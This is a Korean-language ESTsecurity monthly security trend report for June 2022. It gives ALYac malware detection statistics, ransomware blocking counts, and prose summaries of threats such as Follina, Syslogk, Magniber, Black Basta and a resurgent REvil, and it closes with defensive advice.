
이스트시큐리티
보안동향보고서

No.154
2022/07/25

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



이스트시큐리티 보안동향보고서

CONTENTS

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2022년 6월에는 Follina 취약점을 이용한 공격, 매직패킷을 이용한 리눅스 루트킷 Syslogk, 랜섬웨어 암호화 중 백도어를 드롭하는 Hello XD 랜섬웨어가 등장했습니다. 이외에도 FormBook, 범블비(Bumblebee), 매그니베르(Magniber) 랜섬웨어, 이모텟(Emotet), MaliBot 안드로이드 악성코드 등의 보안 위협이 발견되었습니다.

5월에 발견 된 마이크로소프트 윈도우 지원 진단 도구(MSDT)의 원격 코드 실행 취약점 Follina는 CVE-2022-30190으로 명명되었으며 실제 러시아 해커들에 의해 우크라이나 라이도 방송국, 신문사 등 미디어 관련 조직에게 악성 이메일 캠페인 공격을 시도했습니다. 해당 악성 캠페인에 사용된 이메일에는 모두.docx 파일이 첨부되어 있습니다.

새로운 리눅스 루트킷 악성코드인 Syslogk은 특수 제작 된 "매직 패킷"을 통해 대기하고 있던 백도어를 실행하여 악성 프로세스를 숨기는 공격을 실행합니다. 리눅스 커널(버전 3.x 지원)에 강제로 로드하고, 디렉토리와 네트워크 트래픽을 숨길 수 있으며, 결국에는 "Rekoobe"라는 백도어를 로드하는 것이 가능합니다.

Hello XD 랜섬웨어가 실행되면 시스템복구를 방지하기 위해 섀도 복사본을 비활성화한 다음 파일을 암호화한 후 파일 이름에 .hello 확장자를 추가합니다. 또한 해당 랜섬웨어는 MicroBackdoor라는 오픈 소스 백도어를 드롭하여 감염 된 시스템을 탐색하고 파일 추출 및 명령을 실행하는 행위를 하여 랜섬웨어 기능외의 추가 악성행위를 진행합니다.

이외에도 법원명령 제목으로 유포되는 FormBook, 정상적인 회신 메일을 가로채어 보내는 범블비(Bumblebee), 타이포스쿼팅 방식을 이용한 매그니베르 랜섬웨어, 6·15 남북공동선언 22주년 통일정책포럼 발제문처럼 위장한 악성 이메일, 국회입법조사처 자문 요청 제목으로 국방·외교·안보·정치분야에서 활동하고 있는 불특정 다수에게 전달된 악성 피싱메일 등 이메일을 이용한 공격이 늘어나고 있습니다.

사용자는 출처를 알 수 없는 메일에 첨부된 파일이나 URL을 절대 클릭하지 않아야 하며 도메인 주소를 잘못 입력하거나 철자가 틀릴 때 사용되는 타이포스쿼팅 공격에 당하지 않으려면 접속하는 URL이 명확한지 다시 한번 확인하는 습관이 필요합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계다.

2022년 6월의 감염 악성코드 Top 15 리스트에서는 국내 광고 소프트웨어를 설치하는 Hosts.media.opencandy.com 악성코드가 1,433,546건에서 6,073,928건으로 약 323% 크게 증가했고 국내 광고 소프트웨어가 지속적으로 발견되고 있으니 주의해야 합니다. 또한 마이크로소프트 운영체제와 오피스의 정품인증을 불법으로 진행해주는 KMS HackTool 또한 지속적으로 탐지되고 있다.

악성메일로 유포되는 IL:Trojan.MSILZilla.20752, Misc.Riskware.BitCoinMiner 악성코드가 새롭게 6월 Top 리스트에 등장하였다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Hosts.media.opencandy.com	Host	6,073,928
2	New	IL:Trojan.MSILZilla.20752	Trojan	1,190,950
3	↓1	Backdoor.Generic.792814	Backdoor	200,231
4	-	Misc.HackTool.AutoKMS	ETC	85,964
5	↓1	Gen:Variant.Razy.360325	ETC	66,853
6	-	Trojan.Damaged.PE	Trojan	57,269
7	↑1	Gen:Variant.Razy.864420	ETC	49,583
8	↓1	Misc.HackTool.KMSActivator	ETC	44,530
9	↑5	Exploit.CVE-2010-2568.Gen	Exploit	39,132
10	↑3	Application.Hacktool.KMSActivator.HA	ETC	38,363
11	↓1	Application.Hacktool.KMSActivator.AI	ETC	36,693
12	New	Application.Hacktool.KMSActivator.AK	ETC	35,777
13	↓8	Trojan.Lisp.Agent.F	Trojan	34,991
14	New	Misc.Riskware.BitCoinMiner	ETC	33,174
15	↓3	Worm.ACAD.Bursted	Worm	32,195

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2022년 6월 01일 ~ 2022년 6월 30일


악성코드 유형별 비율

악성코드 유형별 비율에서 호스트파일(Host) 이 76%로 가장 높은 비율로 탐지 되었으며, 기타(ETC) 유형과 트로이목마(Trojan) 유형이 5%, 16%로 백도어(Backdoor) 유형이 3%, 웜(Worm)과 취약점(Exploit) 유형은 1%로 확인되었다. 2022년 5월과 비교하여 전체 감염 건수는 약 241% 증가하였다.



카테고리별 악성코드 비율 전월 비교


2022년 6월에는 지난 5월과 비슷하게 호스트파일(Host) 유형의 악성코드 감염이 33% 크게 증가하면서 지속적인 높은 탐지율을 기록하고 있으며, 트로이목마(Trojan), 취약점(Exploit) 유형이 각각 3%, 1% 증가를 제외하고는 기타(ETC) 16% 감소, 백도어(Backdoor) 12% 감소, 웜(Worm) 4% 감소하였다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

6월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB에 의한 시그니처 탐지 횟수는 통계에 포함되지 않는다. 6월 1일부터 6월 30일까지 총 26,546건의 랜섬웨어 공격 시도가 차단되었다. 5월의 랜섬웨어 공격 건수인 60,561건에 비해 약 56.1% 가량 감소하였다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside에서 수집한 악성코드 유포지/경유지 URL에 대한 월간 통계로, 6월 한 달간 총 7,383,016건의 악성코드 경유지/유포지 URL이 확인되었다. 이 수치는 5월 한 달간 확인되었던 9,556,199건의 악성코드 경유지/유포지 URL 수에 비해 약 22.7% 가량 감소한 수치다. 악성코드 경유지/유포지 URL의 경우 항상 고정적인 URL만 모니터링하는 것이 아닌, 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 보길 바란다.


2

전문가 보안 기고

1. 2022년 2분기 알약 랜섬웨어 행위기반 차단 건수: 148,689건!
   1분기 대비 2만 9천여건 감소

2. 유포를 재개한 매그니베르(Magniber) 랜섬웨어 주의!

1. 2022 년 2 분기 알약 랜섬웨어 행위기반 차단 건수: 148,689 건! 1 분기 대비 2 만 9 천여건 감소



2022 년 2 분기, 알약(ALYac) 백신 프로그램을 통해 총 148,689 건의 랜섬웨어 행위 기반 공격이 차단된 것으로 확인됐습니다.

이번 통계는 개인 사용자를 대상으로 무료 제공하는 공개용 알약의 '랜섬웨어 행위 기반 차단 기능'을 통해 차단된 공격만을 집계한 결과이며, 만약 패턴(시그니처) 기반 탐지 건까지 포함한다면 전체 공격 건수는 더욱 증가하게 됩니다.

2 분기 알약을 통해 차단된 랜섬웨어의 공격은 총 148,689 건으로, 일간 기준으로 환산하면 일 평균 약 1,652 건의 랜섬웨어 공격이 차단된 것으로 볼 수 있습니다. 이는 지난 1 분기 대비 약 2 만 9 천여건 감소한 수치입니다.

알약 행위 기반 랜섬웨어 차단 건수는 6 월부터 극명한 차이를 보이며, 현저히 감소한 양상을 보이고 있습니다. 하지만 2 분기 탐지 패턴 기반의 주요 랜섬웨어 탐지 수치는 별다른 변화가 보이진 않고 있어, 변종 공격의 일시적 소강상태 여부 등은 3 분기 집계까지 좀 더 시간을 두고 따져봐야 할 것으로 예상됩니다.

ESRC 는 2022 년 2 분기 랜섬웨어 주요 동향을 다음과 같이 선정했습니다.

1) 비너스락커 (VenusLocker) 그룹의 이력서 및 저작권 위반 사칭 메일을 통해 유포된 한국 맞춤형 마콥(Makop), 락빗(LockBit) 랜섬웨어의 기승
2) 타이포스쿼팅(Typosquatting) 기법을 통한 매그니베르 (Magniber) 랜섬웨어 유포
3) 러시아의 우크라이나 침공 이슈와 관련된 랜섬웨어 위장 와이퍼(Wiper) 공격
4) 로블록스 코인을 랜섬머니로 요구하는 랜섬웨어
5) ESXi 서버를 타겟으로 하는 리눅스 랜섬웨어 증가
6) 중단 후 활동을 재개한 랜섬웨어 등장

이른바 비너스락커 그룹으로 알려진 랜섬웨어 유포 조직은 오랜 기간 동안 한국에서 활동 중입니다. 최근에는 NSIS 기반으로 변형한 마콥 또는 락빗 랜섬웨어 변종을 유포하고 있어, ESRC 에서는 해당 그룹을 지속해서 추적하고 있다. 이뿐 아니라 과거 비너스락커 그룹이 사용한 벡터를 모방한 또 다른 제 3 의 위협 행위자 소행 가능성도 배제하지 않고 이에 대한 추가 조사도 진행 중입니다.

이들은 주로 기업들을 대상으로 이력서를 위장한 내용이나 혹은 이미지 파일의 저작권 위반 내용처럼 사용자들의 불안감을 조성할 수 있는 내용의 피싱 메일을 통해 랜섬웨어를 유포하고 있어 사용자들의 각별한 주의가 필요합니다. 다음으로 인터넷 이용자가 웹 사이트 주소를 실수로 잘못 입력해 철자가 틀리는 경우를 이용해, 미리 유사한 이름의 악성 사이트를 등록해 진행하는 일명 타이포스쿼팅 공격 기법을 활용한 매그니베르 랜섬웨어도 기승을 부렸습니다.

사용자가 실수로 악성 사이트에 접속하면 마치 윈도우 업데이트용 MSI 파일처럼 위장한 랜섬웨어 파일을 자동으로 내려주어 사용자들의 실행을 유도하며, 여기서 다운로드 된 파일을 실행할 경우 매그니베르 랜섬웨어 감염 피해로 이어지게 됩니다. 러시아의 우크라이나 침공이 현재까지 지속되고 있으며, 이러한 전쟁 상황은 사이버 공간에서도 지속되고 있습니다. 익명의 사이버 그룹들은 자신들이 지지하는 국가를 공개하고, 상대 국가에 대해 사이버 공격을 진행하기도 합니다.

5 월에 발견된 Chaos 랜섬웨어 변종은 사용자 PC 를 감염시킨 후 확장자를 'fuckazov'로 바꾸는데, 여기서 azov 는 우크라이나의 아조프 대대를 뜻합니다. 또한 랜섬노트 역시 우크라이나 전쟁을 비난하는 내용과 함께, 러시아 승리를 희망하는 내용이 포함된 웹사이트의 링크가 포함되어 있습니다.

뿐만 아니라, 데이터를 암호화하고 랜섬머니를 요구하는 척 하지만, 랜섬머니를 지불해도 데이터를 복구할 수 없는 가짜 랜섬웨어의 변형인 와이퍼 악성코드도 지속적으로 등장하고 있습니다. 와이퍼 악성코드는 주로 우크라이나를 공격 대상으로 하고 있으며, 데이터 파괴를 목적으로 하고 있습니다.

로블록스 코인을 랜섬머니로 요구하는 랜섬웨어가 등장하였습니다. 6 월에 류크(Ryuk)랜섬웨어를 사칭하지만 실제로는 카오스(Chaos)랜섬웨어의 변종인 워너프렌드미(WannaFriendMe)가 발견됐는데, 해당 랜섬웨어는 널리 알려진 암호화폐 대신 로블록스(Roblox)의 Game Pass 스토어에서 복호화 툴(Ryuk Decrypter)을 판매합니다.

피해자들이 복호화 툴을 구매하려면 반드시 로블록스 게임 플랫폼에서만 사용 가능한 로벅스(Robux) 코인을 구매해야 합니다.

다음으로 VMware ESXi 는 기업에서 많이 사용하는 가상화 플랫폼으로, 2 분기에도 역시 ESXi 플랫폼을 공격 대상으로 한 랜섬웨어들이 많이 발견됐습니다. 22 년 4 월에 발견된 Black Basta 랜섬웨어는 처음에 윈도우 시스템을 공격 대상으로 삼았지만, 이후 발견된 리눅스 변종은 ESXi 서버만을 노리도록 특별히 설계됐습니다. 또한 ESXi 서버만을 노린 Cheers 랜섬웨어의 변종인 Cheerscryp 도 발견됐습니다. ESXi 서버를 공격 대상으로 한 랜섬웨어는 점점 더 증가할 것으로 예상됩니다.

2 분기에는 운영을 중단했던 랜섬웨어들이 다시 활동을 시작하기도 하였습니다.
지난 11 월부터 2 월까지 운영을 중단했던 Clop 랜섬웨어가 활동을 재개한 소식이 해외에서 알려졌으며, 4 월 한 달 동안 21 명의 피해자가 발생했다는 소식이 전해졌습니다. 하지만, 이번 사례가 기존 활동의 연장선 여부는 명확히 확인되지 않았습니다.

뿐만 아니라 10 월, 법 집행기관에 의해 Tor 서버가 압수되고 그룹원이 체포당하면서 활동을 중단했던 Revil 랜섬웨어 역시 다시 활동을 시작한 것으로 추정됩니다. 감염자에게 보여주는 웹사이트의 경우, 기존 인프라가 새로운 사이트로 리디렉션 시키고 있으며, 새로운 사이트에는 이전 REvil 공격을 통해 훔친 데이터와 새로운 데이터가 섞인 채 게시되어 있었습니다.

더불어 새로 발견된 랜섬웨어가 REvil 소스코드를 통해 컴파일 되었으며 새로운 변경사항이 포함된 것으로 볼 때, REvil 랜섬웨어가 다시 활동을 시작한 것으로 볼 수 있습니다. 이밖에 ESRC 에서 선정한 2022 년 2 분기 새로 발견되었거나 주목할만한 랜섬웨어는 다음과 같습니다.

랜섬웨어명	주요내용
BlackCat	2021년 11월 rust프로그래밍언어로 제작된 최초의 랜섬웨어로, 여러 장치 및 os를 공격 대상으로 함. 최근에는 패치되지 않은 취약점을 이용하여 Microsoft Exchange 서버 공격 중.
Goodwill	2022년 3월 처음 등장한 랜섬웨어로, 다른 랜섬웨어들과 다르게 중요 파일 암호화 후 랜섬머니 대신 3가지 사회활동을 하라고 지시함. 피해자가 3가지 활동을 완료 후 SNS에 Goodwill 랜섬웨어로 인해 변화된 자신의 모습과 관련된 메모를 작성하면, 운영자가 확인 후 복호화 방법 영상이 포함된 복호화 키트 전달.
HelloXD	2021년 11월 처음 발견된 랜섬웨어로, 유출된 Babuk 소스코드를 기반으로 개발됨. 데이터 탈취 후 파일을 암호화 하며, 암호화 후에 .hello 확장자를 추가함. Tor 대신 Tox 채팅 서비스를 통해 피해자에게 직접 협상을 요구하며, 랜섬웨어 페이로드 이외에 오픈소스 백도어인 MicroBackdoor를 드롭함.
Onyx	2022년 4월 처음 발견된 랜섬웨어로, 다른 랜섬웨어와 마찬가지로 데이터 탈취 후 랜섬머니를 지불하지 않을 시 데이터를 공개하겠다고 협박함. 하지만 200MB미만 파일만 암호화하며, 200MB보다 큰 파일의 경우 임의 데이터로 덮어써 랜섬머니 지불 여부와 상관 없이 200MB 초과하는 파일의 경우 복호화 불가능. 이러한 부분은 버그가 아닌 공격자의 의도로 확인됨.
Black Basta	2022년 4월 처음 발견된 랜섬웨어로, 다른 랜섬웨어와 마찬가지로 암호화 전 데이터를 탈취함. 이 랜섬웨어는 짧은 시간 내 대규모로 감염시킬 수 있으며, 감염 후 확장자를 .basta로 변경함. 해당 랜섬웨어는 Conti 랜섬웨어의 리브랜딩으로 추정되고 있으며, 최근에는 빠른 시간 내 많은 회사에 침투하기 위하여 QBot악성코드와 협력중임이 확인됨.
WannaFriendMe	Chaos 랜섬웨어의 변종이지만 Ryuk 랜섬웨어의 변종으로 위장하고자 파일 암호화 후 확장자를 .ryuk로 변경. 랜섬머니를 요구하는 대신 Roblox 플랫폼의 Game Pass 스토어에서 Robux 게임 화폐를 이용하여 복호화 툴을 구매하라고 요구함.
Yashma	2022년 5월 처음 등장한 랜섬웨어로 Chaos 랜섬웨어의 변종임. 피해자의 위치 기반으로 실행 중지 및 백신,백업 SW 관련 다양한 프로세스 종료 기능이 추가됨. 랜섬웨어로 보이지만 파일을 복구할 수 있는 복호화 툴이나 가이드가 제공되지 않아 와이퍼 악성코드로 볼 수 있음.

랜섬웨어는 전통적인 이메일 수단뿐만 아니라, 타이포스쿼팅, APT 공격 결합 등 다양한 방식을 통해 전개 중으로, 6월 한달 간 통계적으로 주춤한 양상을 보였지만 여전히 실존하는 대표적인 사이버 위협 중에 하나로 절대 긴장을 늦춰선 안됩니다.

기업 보안담당자 여러분들께서는 사내 시스템에 존재하는 취약점에 대한 빠른 패치를 진행하시고, 만일 바로 패치를 적용할 수 없는 상황이라면 임시조치를 통하여 랜섬웨어의 공격을 완화하시기를 권고 드립니다. 또한 주기적인 임직원 보안 인식 교육을 통하여 사회공학적 기법을 통한 공격에도 대비하셔야 합니다.

개인 사용자 여러분들께서는 알약과 같은 백신 설치, 자주 사용하는 SW를 항상 최신 버전으로 유지 및 주기적인 백업 등 보안조치를 통하여 랜섬웨어 공격을 차단하고, 랜섬웨어에 감염되어도 그 피해를 최소화 시킬 수 있도록 하여야 합니다.

이스트시큐리티는 랜섬웨어 감염으로 인한 국내 사용자 피해를 미연에 방지하기 위해, 한국인터넷진흥원(KISA)과의 긴밀한 협력을 통해 랜섬웨어 정보 수집과 유기적인 대응 협력을 진행하고 있습니다.


참고 :
2022년 1분기 알약 랜섬웨어 행위기반 차단 건수: 177,732건! 지속적 증가중

